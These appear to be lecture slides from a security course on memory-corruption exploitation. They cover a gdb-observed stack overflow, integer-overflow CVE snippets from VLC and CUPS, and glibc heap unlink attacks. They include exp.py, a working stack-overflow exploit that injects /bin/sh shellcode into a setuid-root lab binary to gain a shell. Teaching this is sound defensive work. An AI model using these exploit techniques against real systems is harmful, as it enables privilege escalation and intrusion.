0048519: ec 8d 45 lea    -0x14(%ebp),%eax  
004851c: 24 89 04 mov    %eax,(%esp)  
004851f: ff 70 ff fe call   0048494 <store_passwd_indb>  
0048524: 34 c4 83 add    $0x34,%esp  
0048527: f5 pop    %edi  
0048528: 5d pop    %ebp  
0048529: c3 ret
```

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```
zwp@ubuntu:~/Desktop$ gdb -q test
Reading symbols from /home/zwp/Desktop/test...done.
(gdb) r seclab `python -c 'print "A"*24+ "B"*4 +"C"*233'
Starting program: /home/zwp/Desktop/test seclab `python -c 'print "A"*24+ "B"*4 +"C"*233'
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Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

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
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zwp@ubuntu:~/Desktop$ sudo chgrp root test
zwp@ubuntu:~/Desktop$ sudo chmod +s test
zwp@ubuntu:~/Desktop$ whoami
zwp
zwp@ubuntu:~/Desktop$ python exp.py
Calling vulnerable program
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```

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#!/usr/bin/env python
import struct
from subprocess import call

arg1 = "seclab"

ret_addr = 0xfffff274

scode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"
scode+= "\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

#endianess conversion
def conv(num):
    return struct.pack("<I",num)
arg2 = "A" * 24
arg2 += conv(ret_addr);
arg2 += "\x90" * 100
arg2 += scode
arg2 += "C" * 108

print "Calling vulnerable program"
call(["./test", arg1, arg2])
```

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```
unsigned int x = read_int();
if ( x > 0xffffffff )
    abort();
unsigned int s = x*sizeof(int);
char* p=malloc(s);
read_int_into_buf(p, x);
```

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CVE-2008-2430(VLC)

```
....  
if( ChunkFind( p_demux, "fmt ", &i_size ) )  
{  
    msg_Err( p_demux, "cannot find 'fmt' chunk" );  
    goto error;  
}  
if( i_size < sizeof( WAVEFORMATEX ) - 2 )  
{  
    msg_Err( p_demux, "invalid 'fmt' chunk" );  
    goto error;  
}  
stream_Read( p_demux->s, NULL, 8 ); /* Can  
/* load waveformatex */  
p_wf_ext = malloc( _EVEN( i_size ) + 2 );  
....
```

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CVE-2008-1722(CUPS)

```
png_get_IHDR(pp, info, &width, &height, &bit_depth
             &interlace_type, &compression_type, &filter
{  
    ....  
    if (width == 0 || width > CUPS_IMAGE_MAX_WIDTH ||  
        height == 0 || height > CUPS_IMAGE_MAX_HEIGHT)  
    { //error  
        return (1);  
    }  
    img->xsize = width;  
    img->ysize = height;  
    ....  
    if (color_type == PNG_COLOR_TYPE_GRAY || color_type ==  
        PNG_COLOR_TYPE_GRAY_ALPHA)  
        in = malloc(img->xsize * img->ysize);  
    else  
        in = malloc(img->xsize * img->ysize * 3);  
    ....  
}
```

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- ▶ We know about the stack. Programs store local variables there.
- ▶ Heaps are for storing variables too large for the stack (or global)
- ▶ In Linux:
 - ▶ .data - Initialized globals
 - ▶ .bss - Uninitialized globals
 - ▶ Heap - Dynamically allocated space, grows upwards
 - ▶ Stack - Local variables, grows down

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Memory Allocation Data Structures

- ▶ **glibc** uses a version of the popular **dlmalloc** algorithm
- ▶ Memory is allocated in chunks.
- ▶ Each chunk is 8-byte aligned with a header and data, which contains:
 - ▶ Size information before and after the chunk
 - ▶ Easy to combine chunks and allows bidirection traversal from any chunk.
- ▶ Chunks are stored in a linked list of bins, sorted by size in continuous increments of 8 for sizes under 512. Over 512 can be any multiple of 8.
- ▶ **Upon freeing a chunk, it is combined with freed neighbors to lower fragmentation**

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```
int main()
{
    int size=1024;
    char *first = malloc(1*size);
    char *second = malloc(200*size);
    strcpy(first,"Hello");
    strcpy(second,"World");
    printf("Before free, first: %s\n",first);
    free(first);
    printf("After free, first: %s\n",first);

    printf("Before free, second: %s\n",second);
    free(second);
    printf("After free, second: %s\n",second);
    return( 0 );
}
```

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    printf("Before free, second: %s\n",second);
    free(second);
    printf("After free, second: %s\n",second);
    return( 0 );
}

zwp@ubuntu:~/Desktop$ ./a.out
Before free, first: Hello
After free, first: Hello
Before free, second: World
Segmentation fault (core dumped)
```

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
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- ▶ brk is called when the size is smaller than 128K
- ▶ mmap is called when the size is larger than 128K



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
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
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```
int main(int argc, char *argv[] )  
{  
    char * first, * second;  
    first = malloc(666);  
    second = malloc(12);  
    if(argc!=1)  
    {  
        strcpy( first, argv[1] );  
    }  
    free(first);  
    free(second);  
    return( 0 );  
}
```

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
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```
struct chunk {  
    int prev_size;  
    int size;  
    struct chunk *fd;  
    struct chunk *bk;  
};
```



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When free() is called

```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```

The unlink is called with a pointer to a free chunk and two temporary pointer variables, called bck and fwd. It does this to the 'next' chunk header:

```
* (next->fd + 12) = next->bk
* (next->bk + 8) = next->fd
```

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
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
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
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
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```
/* Take a chunk off a bin list */

void unlink(malloc_chunk *P, malloc_chunk *BK, malloc_chunk *FD)

{
    FD = P->fd;
    BK = P->bk;

    if (__builtin_expect (FD->bk != P || BK->fd != P, 0))
        malloc_perror(check_action,"corrupted double-linked list",P);

    else {
        FD->bk = BK;
        BK->fd = FD;
    }
}
```

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